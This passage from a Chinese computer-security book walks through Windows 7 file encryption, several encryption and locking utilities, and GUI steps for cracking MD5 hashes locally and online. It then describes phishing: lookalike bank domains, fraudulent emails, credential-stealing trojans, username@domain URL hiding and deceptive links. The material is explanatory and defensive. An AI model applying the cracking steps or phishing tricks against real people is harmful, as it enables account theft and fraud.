
STEP05：确认属性更改



01 选择加密应用范围。

02 单击“确定”按钮。

STEP06：查看已加密的文件夹




可以看到加密后的文件夹字体变为绿色。

2. 解密操作


利用 Windows 7 资源管理器选中已设置加密属性的文件或文件夹（仍然以刚才加密的文件夹为例），对该文件或文件夹解密的具体操作步骤如下。

STEP01：选择已加密的文件夹




右击已加密的文件夹，在弹出的快捷菜单中单击“属性”菜单项。

STEP02：查看“新建文件夹属性”对话框




单击“常规”选项卡中的“高级”按钮。

STEP03：查看高级属性




01 取消勾选“加密内容以便保护数据”复选框。　02 单击“确定”按钮。

STEP04：返回“新建文件夹 属性”对话框




单击“确定”按钮。

STEP05：打开“确认属性更改”对话框



01 选择解密应用范围。　02 单击“确定”按钮。

STEP06：查看已解密的文件夹



已解密的文件夹字体重新变回黑色。

当然进行加密/解密操作时，也应注意如下几点。

①不能加密或解密 FAT 文件系统中的文件与文件夹，而只能在 NTFS 格式的磁盘分区上进行此操作。

②加密数据只有存储在本地磁盘中才会被加密，而当其在网络上传输时，则不会加密。

③已经加密文件与普通文件相同，也可以进行复制、移动以及重命名等操作，但是其操作方式可能会影响加密文件的加密状态。

3. 复制加密文件

在 Windows 7 资源管理器中选中待复制的加密文件，右击该加密文件并在弹出的快捷菜单中单击“复制”菜单项。切换到加密文件复制的目标位置并右击，在弹出的快捷菜单中单击“粘贴”菜单项，即可完成操作。可以看出，复制加密文件同复制普通文件并没有不同，只是进行复制的操作者必须是被授权用户。别外，加密文件被复制后的副本文件，也是被加密的。

4. 移动加密文件

在 Windows 7 资源管理器中选中待复制的加密文件，右击该加密文件并在弹出的快捷菜单中单击“剪切”菜单项，再切换到加密文件待移动的目标位置并右击，在弹出的快捷菜单中单击“粘贴”菜单项即可完成。

注意

对加密文件进行复制或移动时，如果复制或移动到 FAT 文件系统中时，文件自动解密，所以建议对加密文件进行复制或移动后应重新进行加密。

9.3 加密、解密工具


9.3.1 加密精灵

加密精灵是一款加密速度极快且功能强大的国产加密工具，可用于加密任何格式的文件，几乎集成了当前所有加密工具的功能。

1. 加密过程

利用加密精灵可以加密任何格式的文件，其加密的具体步骤如下。


STEP01：运行加密精灵应用程序



01 单击“浏览”按钮选择要加密的文件。

02 单击“加密”按钮。


STEP02：开始加密



01 输入密码并选择加密类型。

02 单击“提交”按钮。

STEP03：加密完成




在已加密文件夹列表中可以查看到已经加密的文件夹。

2. 解密过程

解密的过程与加密过程相似，步骤如下。


STEP01：打开主界面



01 单击“浏览”按钮选择要解密的文件。

02 单击工具栏上的“解密”按钮。

STEP02：开始解密




输入密码并单击“提交”按钮即可完成解密。

9.3.2 系统全面加密大师 PC Security

系统级的加密工具 PC Security 可以帮助大家锁定因特网、任何文件与目录、任何磁盘分区、系统等。试想，如此完善的加密管理还有什么理由能让大家不心动呢？

1. 锁定驱动器

使用 PC Security 锁定驱动器是很简单的事情，以锁定存储有重要文件的 D 盘为例，在 PC Security 安装完毕后，在“我的电脑”窗口中右击 D 盘盘符，在弹出的快捷菜单中单击“PC Security”>“Lock”菜单项，即可完成对 D 盘的锁定操作，如下图所示。



“我的电脑”窗口

2. 锁定系统

PC Security 可以完成多种方式的系统锁定，下面逐一进行讲述。

（1）即时锁定系统


如果需要暂时离开计算机，为防止他人恶意操作自己的计算机，就可以即时锁定自己的计算机系统。具体的操作步骤如下。

STEP01： 运行“PC Security”软件




在“Password”文本框中输入正确的登录密码（默认为 Security），并单击“ENTER”按钮。

STEP02： “PC Security”操作管理



单击“System Lock（即系统锁定）”链接。


STEP03： 系统锁定



单击“Lock the Computer Now”按钮，当前系统将自动切换到类似屏幕保护的状态，在屏幕窗口中有一个“密码输入”对话框，只有输入了 PC Security 的登录密码才能恢复系统的正常使用状态。

（2）启动时锁定系统


采用启动时锁定系统功能，可彻底解决 Windows 7 系统不需密码就登录系统的安全隐患。在该功能启用后，当用户登录 Windows 7 系统时，在“登录”对话框中单击“确定”按钮，将会自动进入类似屏幕保护状态的 PC Security 登录状态。使用方法很简单，只需勾选“系统锁定”界面中的“Lock on Startup”复选框即可。



勾选“Lock on Startup”复选框。

（3）指定时间锁系统

若勾选“Lock After ‘ ’ in-active minutes”复选框，在数字栏中输入所需的数字后，PC Security 就会自动在指定的时间无法活动后将系统锁定。




勾选“Lock After ‘ ’ in-active minutes”复选框。

（4）锁定活动窗口


如果大家在运行程序时来了一个朋友要借用一下计算机，这个时候往往不方便将正在运行的程序关闭，但又不想让朋友打开正在运行的程序。这个看起来很麻烦的问题，通过 PC Security 将会很容易地被解决。具体的操作步骤如下。

STEP01： 返回操作管理界面




单击“Windows Lock（即窗口锁定）”链接项。

STEP02： 打开“窗口锁定”设置界面



单击“Add Tittle Pattern”按钮。


STEP03： 添加一个搜索标题



01 单击“Window Title”右侧下三角按钮，在当前运行程序列表中选择要锁定的程序。

02 然后单击“OK”按钮。

STEP04： 返回“窗口锁定”设置界面



01 选中“Disable（禁用）”、“Invisible（不可见）”等所需选项。

02 单击“Relock Window”按钮，可看到选中的程序列表，以及当前程序为禁止使用状态。

（5）锁定程序

如果系统中有一些很重要的程序不方便被其他使用，也可以使用 PC Security 来完成程

序的锁定。在登录操作管理界面中单击“Program Lock（即程序锁定）”链接项，即可打开“程序锁定”设置界面。通过展开目录法选中需锁定的程序，单击中间的锁定方式（只读或完全），单击“Lock”按钮，即可锁定程序。

3. 验证加密效果

究竟锁定目录对于非法用户们有没有访问约束力呢？这里通过实例介绍一下，先使用PC Security将服务器的D盘下的IMA目录锁定，通过局域网中另一台计算机对服务器进行木马控制，此时大家会发现远程控制对于服务器中锁定的IMA目录无法读取。

如果恶意用户想通过网络将PC Security卸载后进行信息窃取，则他们可能将会非常失望，因为PC Security必需在输入密码后才可卸载。

9.3.3 MD5加密解密实例

MD5（Message-digest Algorithm 5，信息－摘要算法）密码转换器主要是对数据进行MD5算法转换，ASP数据库几乎都是这样加密的，虽然解密比较困难，但通过强大的字典解密效果不错，而且使用这个软件加密的密码很少有人能猜出来。随着MD5密码的流行，破解MD5的方法也是越来越多，下面从本地和网络两种方式来讲述MD5是如何实现暴力破解的。

1. PKmd5加密


使用PKmd5可以很方便地将一组字符用MD5方式完成加密，具体的操作方法如下。

STEP01： 运行“PKmd5”



单击“MD5加密”按钮。

STEP02： 开始加密



01 在“MD5加密”下方的文本框中输入要转换的字符。

02 单击“一键加密”按钮，加密后的密文将显示在“加密效果”文本框中。

2. 本地破解MD5


现在破解MD5加密的软件有很多，而“PKmd5”这个工具简单易学，很适合黑客初学者使用。使用MD5进行密码破解的具体操作步骤如下。

STEP01： 打开“PKmd5”主窗口



单击“MD5 解密”按钮。

STEP02： MD5 解密



01 输入要破解的 MD5 密码，并选择破解方式。

02 单击“一键解密”按钮。

STEP03： 查看解密结果




在下方文本框中查看解密结果。

3. 在线破解MD5

相对于本地密码破解，网上在线破解就容易多了，现在也有很多能够在线破解 MD5 的网站（如“http://www.xmd5.org/”就是个很受欢迎的 MD5 在线破解网站）。在线破解的步骤如下：

STEP01： 打开“Internet Explorer”浏览器




在地址栏中输入 http://www.xmd5.org/ 后按“Enter”键。

STEP02： MD5 解密



将要破解的 MD5 密文输入到文本框中，然后单击“MD5 解密”按钮。

STEP03： 查看破解结果



在“MD5 解密”按钮下方会出现解密结果。

9.3.4 用“私人磁盘”隐藏大文件

“私人磁盘”软件是一款极好的文件和文件夹加密保护工具，能够在各个硬盘分区中创建加密区域，并将加密区虚拟成一个磁盘分区以供使用。该虚拟的磁盘分区和实际的磁盘分区完全一样，用户可以在其中存放文件资料，也可以将软件、游戏安装在里面。

1. “私人磁盘”的创建

“私人磁盘”为绿色软件，下载并解压后，直接双击即可进入主操作界面执行相应的操作，包括创建、删除、打开、修改、关闭私人磁盘等操作。

创建“私人磁盘”的具体操作步骤如下。

STEP01： 运行私人磁盘程序




初始密码为空，无需输入密码，直接单击“确定”按钮。

STEP02： 打开微型主界面




界面中列出了现有的磁盘分区，单击标题栏的“变”按钮。

STEP03： 切换到完整主界面



在完整界面中进行用户名密码设置。


STEP04： 创建私人磁盘



01 先在私人磁盘文件列表框中单击选择准备在哪个分区上创建私人磁盘。

02 单击“操作选择”栏中的“创建私人磁盘”按钮。

STEP05： 私人磁盘创建完成



完成私人磁盘创建的分区卷标右侧会出现一个“☆”形状的标志。


提示

一个分区上只能创建一个私人磁盘，如果创建多个会出现出错提示。

注意

由于私人磁盘空间是从各个磁盘分区中的剩余空间中分离出来，私人磁盘的个数和大小受实际分区和所剩空间限制。

STEP06： 查看生成的私人磁盘




单击“操作选择”栏中的“打开私人磁盘”按钮或打开“我的电脑”窗口，就会发现多出了两个个磁盘分区，磁盘分区 G 和 I 的卷标和源磁盘分区的卷标一致。如果需要使用它，可在“我的电脑”窗口中像普通磁盘一样打开它。

提示


虚拟的磁盘分区供使用时文件操作和普通磁盘相同，只是不能进行格式化操作。

STEP07： 返回完整主界面



单击“私人磁盘设置”按钮。

STEP08： 私人磁盘设置




可进行盘符设置、私人磁盘密码设置等。

2. “私人磁盘”的删除

如果要删除创建的私人磁盘，方法正好和创建相反。具体的操作步骤如下。

在主界面中选择将删除的私人磁盘，单击操作选择部分的“删除私人磁盘”按钮，即可弹出“确认”提示框，提示是否删除，如下图所示。如果确定要删除则单击“是”按钮。这个操作会删除所有存在私人磁盘里的文件，所以一定要谨慎。将私人磁盘删除后打开“我的电脑”窗口时，即可看到所创建的私人磁盘已经消失。



“确认”对话框

提示

在私人磁盘中的所有操作都与普通分区中的操作相同。删除私人磁盘中的文件同样要经过“回收站”。

第10章 网络欺骗与安全防范

网络欺骗就是使入侵者相信信息系统存在有价值的、可利用的安全弱点，并具有一些可攻击窃取的资源（当然这些资源是伪造的或不重要的），并将入侵者引向这些错误资源。它可以显著增加入侵者的工作量、入侵复杂度以及不确定性，从而使入侵者不知道其进攻是否奏效或成功。它允许防护者跟踪入侵者的行为，在入侵者入侵之前修补系统可能存在的安全漏洞。

主要内容：

- 网络欺骗
- 邮箱账户欺骗与安全防范
- 使用蜜罐 KFSensor 诱捕黑客
- 网络安全防范
- 加强网络支付工具的安全

10.1 网络欺骗

网络欺骗主要包括：影响入侵者使之按照自己的意志进行选择、迅速地检测到入侵者的进攻并获知其进攻技术和意图、消耗入侵者的资源等方面。

10.1.1 利用网络钓鱼实现 Web 欺骗

从最初的电子邮件虚假信息欺诈到后来的假冒网上银行、网上证券等，都说明了近年来网络钓鱼攻击愈演愈烈的形势。

1. 网络钓鱼攻击概述

网络钓鱼攻击是指利用欺骗性电子邮件和伪造 Web 站点来进行诈骗活动，受骗者往往会泄露自己的财务数据，如信用卡号、账户、口令和社保编号等内容。诈骗者通常会将自己伪装成知名银行、在线零售商和信用卡公司等可信站点。

这里就中国工商银行官方网站与假冒的中国工商银行网站做一下对比：通常，假网站与真网站之间页面的内容和框架基本都是一致的，尤其是域名，攻击者通常用将数字“1”跟字母“l”，数字“0”和字母“o”相替换等类似的手法，以迷惑用户，用户在上网时如果不仔细辨别，就会落入假网站的陷阱。

2. “网络钓鱼”攻击的主要手法

目前，网上一些利用“网络钓鱼”手法，如建立假冒网站或发送含有欺诈信息的电子邮件，盗取网上银行、网上证券或其他电子商务用户的账户密码，从而窃取用户资金的违法犯罪活动不断增多。其“网络钓鱼”攻击手段主要包括以下几种。

（1）发送电子邮件，以虚假信息引诱用户中圈套

诈骗分子以垃圾邮件的形式大量发送欺诈性邮件，这些邮件多以中奖、顾问、对账等内容，引诱用户在邮件中填入金融账号和密码，或以各种紧迫理由要求收件人登录某网页提交用户名、密码、身份证号、信用卡号等信息，继而盗窃用户资金。

在国内发生的一起网络钓鱼式攻击案例中，某用户收到一封电子邮件称：“最近我们发现你的工商银行账号有异常活动，为了保证你的账户安全，我行将于 48 小时内冻结你的账号，如果你希望继续使用，请点击输入账号和密码激活”，邮件落款为：中国工商银行客户服务中心。随意输了一个账号和密码，竟显示激活成功。假工商银行的网站地址 http://www.1cbc.com.cn 和真正的工行网站地址 http://www.icbc.com.cn，只有“1”和“i”一字之差，如下面两幅图所示。



真正的中国工商银行网站



假冒的中国工商银行网站

（2）建立假冒网上银行、网上证券网站，骗取用户的账号密码实施盗窃

犯罪分子建立起域名和网页内容都与真正的网上银行系统、网上证券交易平台极为相似的网站，引诱用户输入账号密码等信息，进而通过真正的网上银行、网上证券系统或伪造银行储蓄卡、证券交易卡盗窃资金。还有利用跨站脚本（即利用合法网站服务器程序上的漏洞），在站点的某些网页中插入恶意 HTML 代码，屏蔽一些可以用来辨别网站真假的重要信息，利用 Cookies 窃取用户信息。

（3）利用木马和黑客等手段窃取用户信息后实施盗窃活动

木马制作者通过发送邮件或在网站中隐藏木马等方式大肆传播木马程序，当感染木马的用户进行网上交易时，木马程序即以键盘记录的方式获取用户账号和密码，并发送给指定邮箱，用户资金将受到严重威胁。

例 1：曾经在网上出现的盗取某银行个人网上银行账号和密码的木马 Troj_HidWebmon 及其变种，甚至可以盗取用户数字证书。

例 2：木马“证券大盗”可以通过屏幕快照将用户的网页登录界面保存为图片，并发送给指定邮箱。黑客通过对照图片中鼠标的点击位置，就很有可能破译出用户的账号和密码，从而突破软键盘密码保护技术，严重威胁股民网上证券交易安全。

例 3：某市新华书店网站被植入“QQ 大盗”木马病毒（Trojan/PSW.QQRobber.14.b）。当进入该网站后，页面显示并无可疑之处，但主页页码却在后台以隐藏方式打开另一个恶意网页 http://www.dfxhsd.com/icyfox.htm(Exploit.MhtRedir)，后者利用 IE 浏览器的文件下载执行漏洞，在用户不知情中下载恶意 CHM 文件 http://www.dfxhsd.com/icyfox.js，并运行内嵌其中的木马程序（Trojan/PSW.QQRobber.14.b）。在木马程序运行之后，将把自身复制到系统文件夹，同时添加注册表项。在 Windows 系统启动时，木马将得以自动运行，并盗取 QQ 账号、密码，甚至身份信息。

（4）利用用户弱口令等漏洞破解、猜测用户账号和密码

不法分子利用部分用户贪图方便设置弱口令的漏洞，对银行卡密码进行破解。实际上，

不法分子在实施网络诈骗的犯罪活动过程中，经常采取上述几种手法交织、配合进行，还有的通过手机短信、QQ、MSN 等，进行各种各样的“网络钓鱼”不法活动。

（5）URL 隐藏

假冒 URL 还可利用 URL 语法中一种较少用到的特性，用户名和密码可包含在域名前，语法为 http://username:password@domain/。攻击者将一个看起来合理的域名放在用户名位置，并将真实域名隐藏起来或放在地址栏的最后，如 http://www.XXXbank.com&item=q209354@ www.test.net/pub/mskb/Q209354.asp（其中，真正的主机是 www.test.net，而 www.XXXbank.com 在这个 URL 中不过是个假用户名，服务器会忽略掉）或 http://www.XXXbank.com@www. google.com/search?hi= zh-CN&ie=UTF-8$q=asp&lr=（其中，www.XXXbank.com 将被视为 Google 服务器上的一个用户名，实际指向后面的页面，如果这个地址是具有攻击性或感染了病毒的网页，后果可想而知）。


网页浏览器的最近更新已关闭了这个漏洞，其方法就是在地址栏显示中将 URL 中的用户名和密码去掉，或只简单地禁用含用户名、密码的 URL 语法，但不习惯打补丁的用户仍然可能受骗。

（6）使用欺骗性的超链接

一个超链接的标题完全独立于其实际指向的 URL。攻击者利用这种显示和运行间的内在差异，在连接标题中显示一个 URL，而在背后使用一个完全不同的 URL。即使是一个有着丰富经验的用户，在看到消息中显而易见的 URL 之后，也可能不会想到去检查其真实的 URL。检查超链接目标地址的标准方法是将鼠标放在超链接上，其 URL 就会在状态栏上显示出来，但这也可能会被攻击者利用 JavaScript 或 URL 隐藏技术所更改。

3. 网络钓鱼式攻击过程

